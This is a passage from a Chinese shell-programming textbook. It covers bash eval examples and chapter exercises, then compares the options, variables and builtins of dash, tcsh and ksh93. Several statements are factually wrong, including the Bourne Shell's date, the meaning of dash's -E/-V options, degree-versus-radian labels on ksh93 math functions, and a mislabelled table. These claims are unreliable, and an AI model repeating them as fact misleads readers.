The last argument is:disk       #显示第 4 个输入参数 disk
[root@zawu shell-program]#
```

例 10-33 试图将 evalsource 文件每一行的第 1 列作为变量名，第 2 列作为相对应的变量值，evalsource 文件的内容如下：

```
#例 10-33：显示 evalsource 文件内容
[root@zawu shell-program]# cat evalsource
var1 APPLE
var2 BAIDU
var3 CAMEL
var4 DOT
var5 EMULE
[root@zawu shell-program]#
```

接着，新建名为 evalre.sh 的脚本，该脚本将 var1～var5 作为变量名，APPLE～EMULE 作为对应的变量值，evalre.sh 脚本的内容如下：

```
#例 10-34：evalre.sh 脚本将 evalsource 文件每一行的第 1 列作为变量名，第 2 列作为变量值
#!/bin/bash

#NAME 变量保存每行的第 1 列，VALUE 变量保存每行的第 2 列
while read NAME VALUE
do
  eval "${NAME}=${VALUE}"       #eval 命令实现 NAME 变量的赋值
done <evalsource                #灵活运用代码块重定向

#测试 var1～var5 变量的值
echo "var1=$var1"
echo "var2=$var2"
echo "var3=$var3"
echo "var4=$var4"
echo "var5=$var5"
```

evalre.sh 脚本将 while 循环的标准输入重定向到 evalsource 文件，然后使用 read 命令依次读入 evalsource 文件的每一行，将第 1 列保存在 NAME 变量中，将第 2 列保存在 VALUE 变量中，然后执行关键语句 eval "${NAME}=${VALUE}"。以 var1 APPLE 行为例，简单分析 Shell 处理该命令行的过程：第 1 轮进行变量替换，得到 var1=APPLE，eval 将 var1=APPLE 重新提交到 Shell，Shell 完成对 var1 变量的赋值操作。下面给出了 evalre.sh 脚本的执行结果，可以看到，var1～var5 变量确实已经赋为 APPLE～EMULE 的值。

```
#例 10-34 evalre.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x evalre.sh
[root@zawu shell-program]# ./evalre.sh
```

```
var1=APPLE
var2=BAIDU
var3=CAMEL
var4=DOT
var5=EMULE
[root@zawu shell-program]#
```

10.4 本章小结

本章深入探讨了 Linux Shell 的变量和引用，本章从变量的替换和赋值的基本操作入手，讨论 Shell 脚本变量的无类型性，并对 Linux Shell 环境变量和位置参数两种特殊的变量进行了详细分析；然后介绍了 Linux Shell 中四种引用符号，及其意义和用法，重点讨论转义符的用法及其一些特殊的用法。由于变量和引用无处不在，因此，本章是 Shell 编程的基础章节，扎实地掌握本章内容是学习本书后续章节的基础。

10.5 上机提议

1．首先分析下列命令的作用，然后执行它们，验证你的分析。

```
who | grep 'glo'
who | grep '^glo'
sed '/^$/d' text >text.out
sed 's/\([Ll]inux\)/\1(TM)/g' text >text.out
date | cut -c12-16
date | cut -c5-11,25- | sed 's/\([0-9]\{1,2\}\)/\1,/'
```

2．设系统中有两个日志文件：log1 和 log2，请实现将 log1 的全部和 log2 的最后 5 行写入一个新的文件 biglog。（提示：tail -n filename 可以将 filename 的最后 n 行输出到标准输出）

3．写一个命令，去掉某文件中所有的空格符，并将结果仍然存储到该文本之中。

4．写一个命令，输出某 Shell 变量中所包含字符的个数。在此基础上，再写一个命令，输出该变量中所包含字母的个数（空格不计算在内）。（提示：用 sed 和 wc 命令，以及管道符）

5．将例 10-7 中 variable2 赋值命令中 sed 后的双引号改为单引号，观察 variable2 的值是否产生变化，分析其中的原因。

```
variable2=`echo $variable1 | sed 's/Yahoo/$replace/g'`
```

6．利用 until 循环实现与 10.2.4 节 rewhile.sh 脚本相同的功能，脚本名为 reuntil.sh。下面给出 reuntil.sh 循环体的代码，请读者据此扩展出 reuntil.sh 脚本，并执行之。

```
until  [ "$filename" = "rc.d" ]
do
 read filename
 let "count +=1"
done < loggg
```

7．通过设置$IFS 变量，利用 read 命令读取/etc/passwd 文件中的数据，并将/etc/passwd 文件中的各个域：注册名、口令、用户标识号、组标识号、用户名、用户主目录和命令解释

9．如下的 nonintervi.sh 脚本能够以非交互的方式来使用 vi 命令编辑一个文件，执行该脚本，并体会 here-document 的作用。

```
# nonintervi.sh 脚本：用非交互的方式来使用 vi 编辑一个文件
#!/bin/bash
.
if [ -z "$1" ]
then
 echo "Usage: `basename $0` filename"
 exit 1
fi

# 在文件中插入两行，然后保存
vi $1 <<CLOUD
 i
 This is line 1 of the example file.
 This is line 2 of the example file.
 ^[                          #  转义符，请键入 Ctrl+v <Esc>
ZZ
 CLOUD
 exit 0
```

10．写出 Shell 处理下面两条命令的步骤，每个步骤需要标出令牌号。

```
ll `type -path cc` ~globus/.*$(($$%1000))                                (1)

touch log1 log2
var1=log
var2="Yahoo Hadop"
echo ~+/${var1}[12] $var2 `echo $var2` > output                           (2)
```

11．10.3.2 节的 evalpos.sh 脚本是否适用于输入参数大于 10 个的情况？如果不适用，请修改 evalpos.sh 脚本，使之能够在输入参数大于 10 个的情况下，打印最后一个输入参数。

12．执行下面的操作，分析产生结果的原因。

```
#新建 test 文件，内容如下：
Yahoo Hadop
Google GFS
#依次执行如下命令：
var="cat test"
echo $var
eval $var
```

第 11 章 Linux/UNIX Shell 类型与区别

尽管本书介绍的是 bash Shell 编程技术，但是，了解其他 Linux/UNIX Shell 的起源与特性，有助于程序员基于所学的 bash Shell 编程技术在其他 Shell 下编程，也有助于程序员将 bash Shell 的程序无缝地迁移到其他类型的 Shell 下。Linux 是一套类 UNIX 操作系统，从 UNIX 衍生而来，因而，要阐释清楚 Linux Shell 的种类，需要从 UNIX Shell 的起源和发展说起。本章首先概述 Linux/UNIX Shell 的起源和分类，然后选择三种具有代表性的 Shell，从 Shell 选项、内部变量和内建命令三个角度进行介绍，并着重于 bash Shell 的比较和分析，这三种代表性的 Shell 是：从 Bourne Shell 发展而来的 dash，它代表了 Bourne Shell 的特性；C Shell 中的典型代表 tcsh，它继承了 C Shell 的所有风格与特性；兼容 Bourne Shell 和 C Shell 诸多特征的 Korn Shell，重点介绍了流行的 Korn Shell 版本——ksh93。

11.1 Linux/UNIX Shell 起源与分类

Shell 是用户与内核进行交互操作的一种接口，Linux 的 Shell 有多种类型。由于 Linux 是源自于 UNIX 的，因此，要阐释清 Linux Shell 的种类，需要从 UNIX Shell 的起源和发展说起。

第一个重要的标准 UNIX Shell 是在 1970 年由美国贝尔实验室（Bell Lab）开发的 Bourne Shell，它以开发者 Stephen Bourne 的名字命名。Bourne Shell 是 UNIX 操作系统最初使用的 Shell，而且在每种 UNIX 系统上都可以使用，Bourne Shell 是基于 Algol 语言编写的，它在 Shell 编程方面性能优秀，但是，由于 Bourne Shell 不支持如历史、别名和作业控制等机制，因此，Bourne Shell 在处理交互式操作方面有所欠缺。

20 世纪 70 年代末，在加利福尼亚大学 Berkeley 分校研发的 C Shell 作为 BSD UNIX 的一部分发布，顾名思义，C Shell 是用 C 语言编写的，C Shell 提供了许多标准 Bourne Shell 里不提供的功能。C Shell 使用类似 C 语言的语法，提供交互使用的增强功能，如命令行历史、别名和作业控制。因为这种 Shell 是在大型机上设计的，而且加入了大量附加的特征，所以，C Shell 的运行速度较为缓慢。

由于 Bourne Shell 和 C Shell 都可使用，所以，现在的 UNIX 用户有了选择余地，同时也在选择 Shell 的问题上产生了困扰。来自 AT&T 的 David Korn 于 20 世纪 80 年代中期开发了 Korn Shell，发布于 1996 年，并且在 1998 年正式成为 UNIX 的 SVR4 分支的组成部分。Korn Shell 不仅能在 UNIX 系统上运行，而且能在 OS / 2、VMS 和 DOS 上运行。它提供与 Bourne Shell 的向上兼容性，增加了许多 C Shell 的受欢迎的特征，而且快捷有效。在 2000 年以前，Korn Shell 的版权一直被 AT&T 控制，目前，Korn Shell 也称为开源软件。Korn Shell 有两种独立的版本：ksh88 和 ksh93，大部分 Korn Shell 版本都是源自于 ksh93，如 IBM 的 AIX 系统。但是，Sun 公司的 Solaris 系统却除外，Solaris 的 Shell 是从 ksh88 的基础上修改而来的。

bash 是大多数 Linux 系统的默认 Shell，它是 Linux 操作系统上一款优秀的 Shell，bash 是 Bourne Again Shell 的简写，正如它的名字所暗示的，bash 是 Bourne Shell 的扩展。bash Shell 与 Bourne Shell 完全向后兼容，并且在 Bourne Shell 的基础上增加了很多特性，bash Shell 包含了很多 C Shell 和 Korn Shell 的优点，这使得 bash Shell 具有很灵活的编程接口，同时又有友好的用户界面。bash Shell 在 Bourne Shell 上扩展的特性包含以下几方面：

- 命令行编辑。
- 命令历史显示无大小限制。
- 作业控制命令。
- 函数和别名。
- 无大小限制的数组。

除了 bash Shell，我们再介绍几种 Linux 系统使用的 Shell。基于 UNIX 系统的 Bourne Shell，Kenneth Almquist 开发了 Bourne Shell 的小型版本，名为 Almquist Shell，简称 ash。ash 非常小巧，因而速度非常快，但是，ash 不支持命令行编辑和历史命令查询等功能，因而，ash 不适用于交互式 Shell。ash 因其小巧的特征，适用于内存较小的机器，如嵌入式芯片等。

在 ash 的基础上，Debian Linux 创建了 Debian 专用的 Shell，称为 Debian ash，简称为 dash，Debian 完全由社区人员设计和完善，Debian 项目以创造一份自由操作系统为共同目标，Debian Linux 也是最古老的 Linux 发行版之一，目前流行的桌面版 Linux 系统 Ubuntu 就是从 Debian Linux 发展而来的，Ubuntu 也不例外地采用 dash 作为其默认 Shell。dash 在 ash 里增加了很多新功能，使得 ash 更接近于 Bourne Shell，dash 增加的新功能包括命令行编辑、emacs 和 vi 等文本编辑命令。

tcsh 是 Linux 使用的一种 Shell，它源自 C Shell，同时也是 C Shell 的一种流行的开源版本。随着 bash Shell 的流行，tcsh 只能作为 Linux 系统的一种替代型 Shell，tcsh 易于安装，它能很方便地将 UNIX 中 C Shell 风格的环境迁移到 Linux 系统下。

本书其他章节介绍的 Shell 编程是基于 bash Shell 的，Shell 编程的大部分技巧适用于其他类型的 Shell，换句话说，掌握了 bash Shell 的编程技巧，就很容易学会在其他类型的 Shell 下编程。不同类型 Shell 的区别体现在 Shell 选项、内部变量和内建命令等方面。后面的内容以 dash、tcsh 和 Korn Shell 为例，介绍上述三种 Shell 的选项、内部变量和内建命令等方面的异同。

11.2 dash 简介

dash 类似于 Bourne Shell，因此，我们将 dash 作为 Bourne Shell 的代表向读者介绍。dash 的选项没有 bash 多，Debian Linux 为 dash 新添了两个 bash 所没有的选项：-E 和-V 选项，打开-E 选项就允许用户利用 emacs 编辑文本文件，而打开-V 选项则允许用户利用 vi 编辑文本文件，由于 emacs 和 vi 是 Debian Linux 新添到 dash 的编辑器，因此，Debian Linux 为 dash 扩展-E 和-V 两个选项不足为怪，我们将 dash 的选项列于表 11-1 中，读者可以将其与 bash 选项进行比较（本书第 9 章表 9-1 所示）。

表 11-1　dash 选项及其意义

简　写	意　义
a	将所有已定义的变量声明为环境变量
e	当脚本发生第一个错误时，退出脚本
f	禁止文件名扩展，即禁用通配（globbing）
i	使脚本以交互模式运行
I	在交互模式时，忽略 EOF 字符
m	转入作业控制（默认在交互模式下激活）
n	读取脚本中的命令，进行语法检查，但不执行这些命令
s	从标准输入（stdin）中读取命令
v	在执行每个命令之前，将每个命令打印到标准输出（stdout）
x	将完整命令写到 stderr
u	当扩展一个未初始化的变量时，向 stderr 写错误信息
c …	从…中读取命令
E	允许利用 emacs 编辑文本文件
V	允许利用 vi 编辑文本文件

从表 11-1 可以看出，dash 的-I、-m、-u、-E 和-V 选项都是 bash 所没有的，但是，dash 打开或关闭选项的命令和 bash 是一样的。

dash 的内部变量和 bash 极为相似，这是由于 dash 和 bash 都扩展了 Bourne Shell 的特性，但是，dash 的目标是精简，因此，dash 的内部变量比 bash 要少得多，表 11-2 列出了 dash 的内部变量及其意义。

表 11-2　dash 的内部变量及其意义

变量名称	意　义
CDPATH	cd 命令的搜索路径
HISTSIZE	history 命令所显示历史命令的行数
HOME	用户的默认根目录
IFS	输入域分隔符，默认值是空格、Tab 和新行
MAIL	用户的邮箱文件名称
MAILCHECK	在邮箱文件中检查新邮件的间隔时间
MAILPATH	用逗号分隔的邮箱文件名列表，如果设置此变量，MAIL 变量的值将被覆盖掉
OLDPWD	前一个工作目录的值
PATH	默认的搜索可执行文件的路径
PPID	父 Shell 的进程 ID
PS1	用于设置主 Shell 命令提示符
PS2	用于设置二级 Shell 命令提示符
PWD	当前工作目录值
TERM	Shell 的默认终端

与 bash 类似，dash 有很多内建命令，同样由于 dash 是精简的 Bourne Shell，其内建命令比 bash 少得多，表 11-3 列出了 dash 的内建命令及其意义。

表 11-3　dash 的内建命令及其意义

命令名称	意　义
alias	设置命令或命令行的别名
bg	将作业置于后台运行
cd	切换当前工作目录
echo	打印参数
eval	将参数作为命令再次处理一遍
exec	以特定程序取代 Shell 或为 Shell 改变 I/O
exit	退出 Shell
export	将变量声明为环境变量
fc	与命令历史一起运行
fg	将作业置于前台运行
getops	处理命令行选项

续表

命令名称	意　　义
hash	记录并指定命令的路径名
pwd	显示当前工作目录
read	从标准输入中读入一行
readonly	将变量定义为只读
set	设置 Shell 选项
shift	变换命令行参数
test	评估条件表达式
times	针对 Shell 及其子 Shell，显示用户和系统 CPU 的时间之和
trap	设置信号捕捉程序
type	确认命令的源
ulimit	设置和显示进程占用资源的限制
umask	设置和显示文件权限码
unalias	取消别名定义
unset	取消变量或函数的定义
until	保留字，一种循环结构
wait	等待后台作业完成

从表 11-3 可以看出，dash 有的内建命令在 bash 中都有，而且命令的意义一样，dash 的内建命令是 bash 的子集。另外，dash 内建命令的用法和 bash 是一样的。

从表 11-1 到表 11-3 所列出的 dash 选项、内部变量和内建命令可以看出，dash 的大部分特征在 bash 中都有。因此，在 dash 中进行脚本编程时，bash Shell 的编程技巧大多适用，但是需要注意避免使用 dash 中不包含的选项、内部变量和内建命令。

11.3 tcsh 简介

tcsh 是典型的 C Shell，C Shell 和 Bourne Shell 属于两种截然不同的设计风格。因此，它们的特性区别较大，这导致了 tcsh 和 dash、bash 存在较大的区别。本节依然从选项、内部变量和内建命令来介绍 tcsh。表 11-4 列出了 tcsh 的选项及其意义。

表 11-4　tcsh 选项及其意义

选　项　名	意　　义
b	将所有剩余的选项看做非选项参数
c …	从…中读取命令
d	从文件$HOME/.cshdirs 下载目录栈
e	当脚本发生第一个错误时，退出脚本

续表

选 项 名	意 义
f	不处理$HOME/.tcshrc 文件
i	使脚本以交互模式运行
l	规定该 Shell 用于登录 Shell
m	强制 Shell 执行$HOME/.tcshrc 文件，即便该文件不属于当前用户
n	读取脚本中的命令，进行语法检查，但不执行这些命令
q	Shell 能接受 SIGQUIT 信号，而且关闭作业控制
s	从 stdin 中读取命令
t	Shell 读取并执行单行输入
v	设置 verbose 变量，打印命令输入
V	执行$HOME/.tcshrc 文件之前设置 verbose 变量
x	设置 echo 变量，命令在执行前打印到 stdout
X	执行$HOME/.tcshrc 文件之前设置 echo 变量
--help	在 stdout 上显示帮助信息
--version	在 stdout 上显示 tcsh 的帮助信息

$HOME/.cshdirs 是目录栈文件，bash 中也有目录栈的概念，但是，没有存储目录栈的文件，bash 使用 DIRSTACK 变量记录目录栈的栈顶值，系统命令 pushd 和 popd 维护目录栈。$HOME/.tcshrc 是 tcsh 的配置文件，类似于 bash 的$HOME/.bashrc 文件。

tcsh 的环境变量与 Bourne Shell（以及 ash、dash 和 bash）存在很大的区别，Bourne Shell、ash、dash 和 bash 都使用了一类变量，我们称为内部变量，变量名都是大写字母的单词。但是，tcsh 就不同了，它使用了两类变量，第一类变量称为 Shell 变量，变量名是小写字母的单词；第二类是系统环境变量，变量名都是大写字母的单词。在 tcsh 中，系统环境变量是高级的字符型变量，提供标准的系统信息，而 Shell 变量则是低级的变量，用于设置 Shell。

tcsh 的 Shell 变量极多，涉及 tcsh Shell 设置的各个方面，由于 tcsh 的 Shell 变量太多，在此不一一列出，仅将重要的 tcsh Shell 变量列于表 11-5。tcsh 的 Shell 变量中的 prompt、prompt2、prompt3 用于设置一级、二级和三级 Shell 命令提示符，相当于 bash 的 PS1、PS2 和 PS3 变量。tcsh 显示和设置 Shell 变量的命令为：

```
set                     #显示 tcsh 的 Shell 变量
set variable=value      #设置 tcsh 的 Shell 变量
```

表 11-5 tcsh 的 Shell 变量及其意义

Shell 变量名称	意 义
cdpath	保持目录的路径名，用 cd 搜索特定的子目录，这些路径名形成一个数组
echo	一旦打开此变量，tcsh 在执行每个命令前显示该命令
history	需保存的历史事件的数量
home	用户主目录的路径名
ignoreeof	一旦此变量设为空或 0，启动防止用户使用“Ctrl+D”组合键注销用户 Shell 的特征

续表

Shell 变量名称	意　义
mail	数组变量，该数组的元素既包括检查电子邮件的时间间隔，又包括检查电子邮箱文件的路径
noclobber	设置 noclobber 启动预防现有文件不被重定向输出的特征
noglob	设置 noglob 使通配功能失效，该特征禁止用户 tcsh 中字符 * ? [ ] ~将不再扩展为匹配的文件名
notify	当完成后台任务时立即通知用户
path	目录路径名列表，搜寻目录获取可执行命令
prompt	设置 tcsh 一级 Shell 命令提示符
prompt2	设置 tcsh 二级 Shell 命令提示符
prompt3	设置 tcsh 三级 Shell 命令提示符
pwd	当前运行目录的路径名
shell	用于注册过程的程序路径名
shlvl	嵌套 Shell 的层次
tcsh	tcsh 的版本号
uid	用户的 ID 号
user	用户名
verbose	历史命令引用后显示命令

值得一提的是，tcsh Shell 变量 mail 综合了 bash 的 MAIL、MAILCHECK、MAILPATH 等变量的特征。tcsh Shell mail 变量类型是一个数组，该数组的元素既包括检查电子邮件的时间间隔，又包括检查电子邮箱文件的路径。为 mail 变量赋值遵循数组变量的赋值方法，相关内容将在第 14 章介绍，如：

```
set mail (1200 /usr/mail/user /home/userdir)
```

上述的 mail 变量表示每 1200s 检查一次电子邮件，被检查的电子邮箱文件在/usr/mail/user 和/home/userdir 目录中。

tcsh 的系统环境变量类似于 Bourne Shell，这增大了 tcsh 和 Bourne Shell 的兼容性，而且 tcsh 的很多系统环境变量是其 Shell 变量的复制，如系统环境变量 PATH 和 Shell 变量 path，但是，如果改变 PATH 的值，path 不会随之而改变，反之亦然。tcsh 的系统环境变量列于表 11-6 中，tcsh 显示系统环境变量的命令为：

```
setenv                                  #显示 tcsh 的系统环境变量
setenv variable value                   #设置 tcsh 的系统环境变量
```

表 11-6　dash 的系统环境变量及其意义

系统环境变量名称	意　义
COLUMNS	终端的列数量
DISPLAY	图形化窗口 X Windows 的指针
EDITOR	默认编辑器的路径名
GROUP	用户的群组名称
HOME	用户的默认根目录

续表

系统环境变量名称	意　　义
HOST	主机名称
HOSTTYPE	机器硬件架构类型，如 x86
HPATH	run-help 命令的搜索文档的路径
LANG	设置显示字体
LINES	终端的行数量
LS_COLORS	ls 命令显示的文件类型及其颜色列表
MACHTYPE	硬件架构
OSTYPE	操作系统类型
PATH	与 Shell 变量 path 等价，目录路径名列表，搜寻目录获取可执行命令
PWD	当前工作目录值
REMOTEHOST	如果当前用户是远程登录的，此变量保存远程主机的 IP 地址
SHLVL	与 Shell 变量 shlvl 等价，嵌套 Shell 的层次
TERM	Shell 的默认终端
USER	用户名称，与 Shell 变量 user 等价

tcsh 定义了很多内建命令供命令行和脚本调用，表 11-7 给出了 tcsh 的内建命令名称及其意义。由于 tcsh 变量的不同，tcsh 中包含分别为两类变量赋值和取消赋值的内建命令，set 和 unset 对应，setenv 和 unsetenv 对应。

表 11-7　tcsh 的内建命令及其意义

命令名称	意　　义
@	显示或设置 Shell 变量
alias	设置命令或命令行的别名
alloc	报告空闲内存总量和已用内存空间总量
bg	将作业置于后台运行
bindkey	显示或设置到 tcsh 编辑器与快捷键的映射
cd	切换当前工作目录
chdir	与 cd 命令的意义一样
complete	显示或管理命令完成字符串
dirs	显示或存储当前目录栈
echo	打印参数
echotc	在 stdout 上执行终端命令
eval	将参数作为命令再次处理一遍
exec	以特定程序取代 Shell 或为 Shell 改变 I/O
exit	退出 Shell

export	将变量声明为环境变量

续表

命令名称	意　　义
fg	将作业置于前台运行
filetest	对指定文件进行测试
glob	与 echo 类似，但是，glob 不识别分隔符，字符间用空格符分隔
hashstat	显示 tcsh 的 hash 表状态
history	显示和管理命令历史文件
hup	执行指定命令，当收到 hangup 信号时退出
jobs	显示作业列表（被挂起的作业和那些正在后台执行的作业）
kill	向进程传送信号
limit	限制当前进程以及它所创建进程使用的计算机资源
log	对所有的用户显示 Shell 变量 watch 的内容
login	中止当前 Shell，用/bin/login 进程代替它
logout	中止当前 Shell
nice	设置 Shell 或命令的调度优先级
nohup	执行命令，并忽略 hangup 信号
notify	当指定作业的状态变化时，通知用户
onintr	控制脚本遇到中断时采取的动作
popd	从目录栈中弹出目录
printenv	显示系统环境变量名及值
pushd	将目录压入目录栈
rehash	重新计算命令 hash 表
repeat	将指定命令执行若干次
sched	显示或管理调度事件列表
set	显示或管理 Shell 变量
setenv	显示或管理系统环境变量
settc	设置终端特征的参数
setty	设置不可改变的 TTY 模式
shift	将位置参数移位
source	执行指定文件中的命令，并在当前 Shell 立即生效
stop	停止后台运行的作业或进程
suspend	用 SIGSTOP 信号中止 Shell 进程
telltc	显示终端特征参数
time	输出统计出来的命令执行时间
umask	设置和显示文件权限码

续表

命令名称	意　　义
unalias	取消别名定义
uncomplete	删除指定模式的完成命令
unhash	不使用 hash 表查找可执行程序
unlimit	删除资源上的限制条件
unset	取消 Shell 变量的定义
unsetenv	取消系统环境变量的定义
wait	等待后台作业完成
where	显示命令和别名的路径
which	显示 Shell 将执行的命令

从表 11-7 可以看出，tcsh 的内建命令与 bash 的内建命令很相似，熟悉 bash 的读者能认出大部分的 tcsh 内建命令。另外，由于 tcsh 的设计初衷是使 Shell 编程融入更多的 C 语言风格的特征，因此，tcsh 支持数组变量、算术和逻辑运算、if/then 结构、for 循环、while 循环、switch 结构等特性，bash Shell 编程借鉴了 tcsh 的这些特征。

总的来说，无论是选项、内部变量还是内建命令，tcsh 和 Bourne Shell 都存在很大的区别，而且，从本节的介绍可以清晰地看出，bash 继承于 tcsh 的诸多特征。

11.4 Korn Shell 简介

Korn Shell 融合了 Bourne Shell 和 C Shell 两者的特征，Korn Shell 是一种非常适合于编程的 Shell，它还支持了 Bourne Shell 和 C Shell 都不具备的特性，如浮点运算。Korn Shell 在 UNIX 系统下应用广泛，而 Linux 系统则很少使用。尽管本书旨在介绍 Linux Shell 编程，但是，鉴于 Korn Shell 的重要性，本节还是对 Korn Shell 进行简单介绍。

Korn Shell 有两种独立的版本：ksh88 和 ksh93，由于 IBM 的 AIX 系统使用 ksh93，因此，ksh93 的应用较为广泛，我们以 ksh93 为例来阐述 Korn Shell 的特征。Korn Shell 的选项与 bash 比较类似，bash 的一些选项有名称和简写两种表示方式，Korn Shell 的很多选项也有这两种表示方式，有些选项只有名称，而有些选项只有简写，下面的表 11-8 列出了 ksh93 的选项及其意义。

表 11-8　ksh93 的选项及其意义

名　　称	简　　写	意　　义
allexport	a	export 所有已定义的变量
-	A	将命令的参数赋给数组变量
-	b	当作业状态变化时，显示作业完成信息
bignice	-	以低优先级运行后台作业

bracexpand	B	开启花括号模式域生成功能

续表

名　称	简　写	意　义
-	c …	从…中读取命令
-	C	禁止从截取的已存在文件中重定向
emacs	-	使用 emacs 编辑模式编辑命令行
errexit	e	如果命令返回非零值，退出 Shell
-	f	禁止文件名扩展，即禁用通配（globbing）
-	G	使用通配符**匹配文件和目录
trackall	h	使每条命令成为可跟踪的别名
-	i	使脚本以交互模式运行
monitor	m	使后台作业以独立进程组方式运行
noexec	n	读取脚本中的命令，进行语法检查，但不执行这些命令
notify	-	当指定作业的状态变化时，通知用户
nounset	-	将未初始化的参数当做错误
-	o	用选项名称设置 Shell 选项
privileged	p	不处理$HOME/.profile 文件
-	P	以 profile 的方式打开 Shell
-	r	以限制模式打开 Shell
-	R	生成交叉引用数据库
-	s	将所有的输出定向到文件标识符 2
verbose	v	按命令读入的形式显示
vi	-	使用 vi 编辑模式编辑命令行
xtrace	x	按命令和参数执行时的形式显示

Korn Shell 开启和关闭选项的命令与 bash 相同，用名称开启或关闭选项需要在 set 命令后加上-o 或+o 选项，也可以在 set 命令后直接加选项的简写来开启或关闭选项。

Korn Shell 也定义了一些内部变量，内部变量格式与 bash 一样，只是变量名和含义与 bash 存在细微的区别，表 11-9 列出了 ksh93 的内部变量及其意义。

表 11-9　ksh93 的内部变量及其意义

变量名称	意　义
CDPATH	cd 命令的搜索路径
COLUMNS	编辑模式下终端的宽度（以字符为单位）
EDITOR	编辑命令行的默认编辑器
ENV	定义参数扩展、命令替换等规范的文件，一般是$/HOME/.kshrc
FIGNORE	当匹配文件名时，所要忽略的文件名集合
FPATH	函数的搜索路径

HISTCMD	history 文件中的当前命令数量

续表

变量名称	意　　义
HISTEDIT	history 文件的默认编辑器
HISTFILE	history 文件的路径
HOME	用户的默认根目录
IFS	输入域分隔符，默认值是空格、Tab 和新行
LANG	用于未包含在 LC_变量中函数的分类
LC_ALL	覆盖 LANG 和所有 LC_变量的值
LC_COLLATE	校对所用的语言
LC_CTYPE	处理字符集所用的语言
LC_NUMERIC	处理小数点所用的语言
LINES	终端上允许出现的行数
LINENO	正在处理的脚本行号
MAIL	用户的邮箱文件名称
MAILCHECK	在邮箱文件中检查新邮件的间隔时间
MAILPATH	用逗号分隔的邮箱文件名列表，如果设置此变量，MAIL 变量的值将被覆盖掉
OLDPWD	前一个工作目录的值
PATH	默认的搜索可执行文件的路径
PPID	父 Shell 的进程 ID
PS1	用于设置主 Shell 命令提示符，默认是$
PS2	用于设置二级 Shell 命令提示符，默认是>
PS3	select 语句段提示符，默认是#?
PS4	调试信息的提示符，默认是+
PWD	当前工作目录值
RANDOM	每次被访问时，生成一个随机数
SECONDS	Shell 从开启到现在的时间
SHELL	当前 Shell 的路径名
TIMEFORMAT	显示时间格式的字符串
TMOUT	若非 0，是 read 命令的等待时间
VISUAL	开启 emacs、gmac 或 vi 编辑器

ksh93 的以 LC_开头的变量是用于系统语言的，可将 Shell 语言设置为中文。ksh93 与 bash 一样支持四级提示符，分别用 PS1、PS2、PS3、PS4 设置。

Korn Shell 的内建命令继承于 Bourne Shell，因此，Korn Shell 的内建命令与 dash、bash 非常相似，而且 Korn Shell 内建命令的数量较多，表 11-10 列出了 Korn Shell 的内建命令及其意义。

表 11-10　ksh93 的内建命令及其意义

命　令	含　义
alias	设置命令或命令行的别名
bg	将作业置于后台运行
buildin	显示所有的内建命令
cd	切换当前工作目录
command	执行指定命令
disown	将作业从表中移除
echo	打印参数
eval	将参数作为命令再次处理一遍
exec	以特定程序取代 Shell 或为 Shell 改变 I/O
exit	退出 Shell
export	将变量声明为环境变量
false	以 1 退出码退出
fg	将作业置于前台运行
getconf	显示 Shell 设置参数的当前值
getops	每次执行时从一个字符串中获得下一个选项
hist	显示和编辑 history 文件
jobs	显示作业列表（被挂起的作业和那些正在后台执行的作业）
kill	向进程传送信号
let	使变量执行算术运算
print	在 stdout 中显示参数
printf	使用 C 语言风格显示参数
pwd	显示当前工作目录
read	从标准输入中读入一行
readonly	将变量定义为只读
set	设置 Shell 选项
shift	将位置参数移位
sleep	使进程休眠指定的时间（以秒为单位）
suspend	中止 Shell 的执行
trap	设置信号捕捉程序
true	以 0 退出码退出
typeset	声明变量，定义变量属性
ulimit	设置和显示进程占用资源的限制
umask	设置和显示文件权限码

unalias	取消别名定义

续表

命　令	含　义
unset	取消变量或函数的定义
wait	等待后台作业完成
whence	显示指定命令的解析方法

从表 11-10 可以看出，Korn Shell 的内建命令与 bash 的内建命令极为相似，熟悉 bash 的读者能认出大部分的 Korn Shell 内建命令。

在脚本编程方面，Korn Shell 又继承了 C Shell 的优点，支持算术和逻辑运算、if/then 结构、for 循环、while 循环等特性。值得一提的是，ksh93 在算术运算方面比其他的 Shell 具备优势，ksh93 不仅支持浮点运算，而且还定义了一些内建数学函数，便于用户进行数值计算编程，ksh93 定义的内建数学函数如表 11-11 所示。

表 11-11　ksh93 内建的数学函数及其意义

选　项　名	意　义
abs(x)	计算 x 的绝对值
acos(x)	计算 x 的余弦值（x 用弧度表示）
asin(x)	计算 x 的正弦值（x 用弧度表示）
atan(x)	计算 x 的正切值（x 用弧度表示）
atan2(y,x)	计算 y/x 的正切值（y/x 用弧度表示）
cos(x)	计算 x 的余弦值（x 用角度表示）
cosh(x)	计算 x 的双曲余弦值（x 用弧度表示）
exp(x)	x 为指数
floor(x)	x 的向下取整
fmod(x,y)	x/y 的浮点余数
hypot(x,y)	计算直角边长度为 x 和 y 的直角三角形的斜边长度
int(x)	在区间[0,x]上的最大整数
log(x)	计算 x 的自然对数
pow(b,e)	计算 b 的 e 次方
sin(x)	计算 x 的正弦值（x 用角度表示）
sinh(x)	计算 x 的双曲正弦值（x 用弧度表示）
tan(x)	计算 x 的正切值（x 用角度表示）
tanh(x)	计算 x 的双曲正切值（x 用弧度表示）

Korn Shell 的选项、内部变量和内建命令都与 bash 很相似，易于读者掌握。相比于 bash，Korn Shell 更适合用于脚本编程，因为 Korn Shell 不仅继承了 C Shell 中的很多 C 语言风格的编程优点，还增加了浮点数运算和很多数学函数。很多 UNIX 系统使用的是 Korn Shell，而

本章首先概述了 Linux/UNIX Shell 的起源和分类，然后，选择了三种具有代表性的 Shell，从 Shell 选项、内部变量和内建命令三个角度进行介绍，并着重于 bash Shell 的比较和分析，dash、tcsh、ksh93 的特点总结如下。

- dash：起源于 Bourne Shell，简化了 Bourne Shell，由于 bash 融合了 Bourne Shell 的特性。因而，bash 包含了 dash 几乎所有的特性，dash 可以看做是 bash 的精简版本。
- tcsh：起源于 C Shell，它与 Bourne Shell 截然不同，Shell 选项、内部变量和内建命令都与 bash 存在较大的区别，尤其在内部变量方面，tcsh 的内部变量包含 Shell 变量和系统环境变量两类。但是，tcsh 支持数组变量、算术和逻辑运算、if/then 结构、for 循环、while 循环、switch 结构等 C 语言风格的特征，bash 正是继承了 tcsh 的这些特征，因而，tcsh 是一种非常适合 C 语言程序员掌握的编程性 Shell。
